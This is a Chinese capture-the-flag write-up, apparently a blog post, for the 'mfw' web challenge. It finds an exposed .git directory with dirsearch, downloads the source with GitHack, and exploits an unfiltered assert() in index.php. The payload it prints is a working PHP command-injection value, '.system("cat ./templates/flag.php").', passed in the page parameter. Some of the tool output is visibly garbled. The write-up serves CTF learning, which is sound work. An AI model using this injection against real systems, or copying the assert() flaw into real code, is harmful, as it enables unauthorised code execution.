

# Web mfw Writeup

原创


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2 篇文章 0 订阅

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实验环境:

Kali Linux


实验工具:

GitHack(<https://github.com/lijiejie/GitHack>)


dirsearch(<https://github.com/maurosoria/dirsearch>)

实验步骤:

1、使用Firefox打开给定的网址(111.198.29.45:34650), 页面如下:



尝试点击了各种能够点击的地方, 发现about中有点意思, 截图如下:



可以知道这个网站是由Git, PHP, Bootstrap写的, 因此我们猜测可能会发生Git源码leak...

2、在这里我们首先使用GitHub上的一个工具dirsearch来扫描这个网站的目录, 结果如下:

```
root@kali:~/桌面/web/dirsearch-master# python3 dirsearch.py -u http://111.198.29.45:34650/ -e *
bug-report: my[at]lijiejie.com (http://www.lijiejie.com)
  _ | _ _ _ | _
( [ ] [ ] ) ( / [ ] [ ] )
[+] Download and parse index file ...
Extensions: CHANGELOG.md | HTTP method: get | Threads: 10 | Wordlist size: 6101
templates/about.php
ErrorLog:c:/root/桌面/web/dirsearch-master/logs/errors-19-08-05_21-41-50.log
templates/flag.php
Target: http://111.198.29.45:34650/
[OK] templates/about.php
[21:41:51] Starting: php
[21:41:52] a301/eon322B.php/.git -> http://111.198.29.45:34650/.git/
[21:41:52] .200 - 92B - /.git/config
[21:41:52] a200/flag73Bp - /.git/description
[21:41:52] ~200w764BtHa/.git/branches/
[21:41:52] 200 - 3KB - /.git/
[21:41:52] 200 - 23B - /.git/HEAD
[21:41:52] 200 - 25B - /.git/COMMIT_EDITMSG
[21:41:52] 200 - 3KB - /.git/hooks/
[21:41:52] 200 - 951B - /.git/info/
[21:41:52] 200 - 240B - /.git/info/exclude
[21:41:52] 200 - 1KB - /.git/logs/
[21:41:52] 301 - 332B - /.git/logs/refs -> http://111.198.29.45:34650/.git/logs/refs/
[21:41:52] 200 - 166B - /.git/logs/refs/heads/master
[21:41:52] 301 - 338B - /.git/logs/refs/heads -> http://111.198.29.45:34650/.git/logs/refs/heads/
[21:41:52] 200 - 166B - /.git/logs/HEAD
[21:41:52] 200 - 523B - /.git/index
[21:41:52] 301 - 333B - /.git/refs/heads -> http://111.198.29.45:34650/.git/refs/heads/
[21:41:52] 200 - 2KB - /.git/objects/
[21:41:52] 200 - 1KB - /.git/refs/
[21:41:52] 200 - 41B - /.git/refs/heads/master
[21:41:52] 301 - 332B - /.git/refs/tags -> http://111.198.29.45:34650/.git/refs/tags/
[21:41:52] 403 - 304B - /.htaccess-dev
[21:41:52] 403 - 302B - /.ht_wsr.txt
[21:41:52] 403 - 306B - /.htaccess-marco
[21:41:52] 403 - 295B - /.hta
[21:41:52] 403 - 306B - /.htaccess-local
[21:41:52] 403 - 304B - /.htaccess.BAK
[21:41:52] 403 - 305B - /.htaccess.bak1
[21:41:52] 403 - 304B - /.htaccess.old
[21:41:52] 403 - 305B - /.htaccess.orig
[21:41:52] 403 - 305B - /.htaccess.save
[21:41:52] 403 - 307B - /.htaccess.sample
[21:41:52] 403 - 304B - /.htaccess.txt
[21:41:52] 403 - 305B - /.htaccess_orig
[21:41:52] 403 - 306B - /.htaccess_extra
[21:41:52] 403 - 303B - /.htaccessBAK
https://blog.csdn.net/qq_39596232
```

从中我们可以看到，果然网站中存在.git文件，因此我们可以使用Githack工具来将网站中的源码下载到本地，并进行分析，代码如下：

```
root@kali:~/桌面/web/GitHack-master# python GitHack.py http://111.198.29.45:34650/.git/
[+] Download and parse index file ...
index.php: CHANGELOG.md | HTTP method: get | Threads: 10 | Wordlist size: 6101
templates/about.php
templates/contact.php/web/dirsearch-master/logs/errors-19-08-05_21-41-50.log
templates/flag.php
templates/home.php 198.29.45:34650/
[OK] templates/about.php
[OK] templates/home.php
[OK] templates/contact.php .git -> http://111.198.29.45:34650/.git/
[OK] index.php 92B /.git/config
[OK] templates/flag.php 73B /.git/description
https://blog.csdn.net/qq_39596232
root@kali:~/桌面/web/GitHack-master#
```

这样，我们就将网站的源码下载到本地了，下面进行代码审计。

3、我们看到源码中有一个flag.php文件，将其打开之后，发现什么都没有：

```
<?php
// TODO
```

```
// $FLAG = '';  
?>
```

我们只好按部就班的看index.php，内容如下：

```
10  
11 // I heard '..' is dangerous!  
12 assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");  
13  
14 // TODO: Make this look nice  
15 assert("file_exists('$file')") or die("That file doesn't exist!");  
16  
17 ?>  
18 <!DOCTYPE html>  
19 <html>  
20 <head>  
21 <meta charset="utf-8">  
22 <meta http-equiv="X-UA-Compatible" content="IE=edge">  
23 <meta name="viewport" content="width=device-width, initial-scale=1">  
24  
25 <title>My PHP Website</title>  
26  
27 <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.css" />  
28 </head>  
29 <body>  
30 <nav class="navbar navbar-inverse navbar-fixed-top">  
31 <div class="container">  
32 <div class="navbar-header">  
33 <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">  
34 <span class="sr-only">Toggle navigation</span>  
35 <span class="icon-bar"></span>  
36 <span class="icon-bar"></span>  
37 <span class="icon-bar"></span>  
38 </button>  
39 <a class="navbar-brand" href="#">Project name</a>  
40 </div>  
41 <div id="navbar" class="collapse navbar-collapse">  
42 <ul class="nav navbar-nav">  
43 <li <?php if ($page == "home") { ?>class="active" <?php } ?><a href="?page=home">Home</a></li>
```

从中我们发现网页重通过get请求获得一个page参数，而且在处理的过程中并没有对page进行关键字过滤，因此我们可以考虑构造恰当的page的值，从而使其闭合strpos()函数，从而执行system命令。


4、在这里我们可以构造如下的page：

```
1 $file = "templates/" . $page . ".php";  
2  
3 $file = "templates/.php";  
4  
5 assert("strpos('templates/'.system("cat ./templates/  
flag.php").'|.php', '..') === false") or die("Detected hacking  
attempt!");  
6  
7  
8  
9 $file = "templates/" . $page . ".php";  
10  
11 // I heard '..' is dangerous!  
12 assert("strpos('templates/.php', '..') === false") or die("Detected  
hacking attempt!");  
13
```

由此我们可以得到page的值为:

```
'.system("cat ./templates/flag.php").'
```

我们注入进行访问并查看源代码如下:



```
view-source:http://111.198.29.45:34650/?page='.system("cat ./templates/flag.php").'  
1 <?php $FLAG="cyberpeace{ba7dd61f6b169bb9d7bd02d09c24dbd3}"; ?>  
2 <?php $FLAG="cyberpeace{ba7dd61f6b169bb9d7bd02d09c24dbd3}"; ?>  
3 That file doesn't exist!
```

由此我们得到了flag



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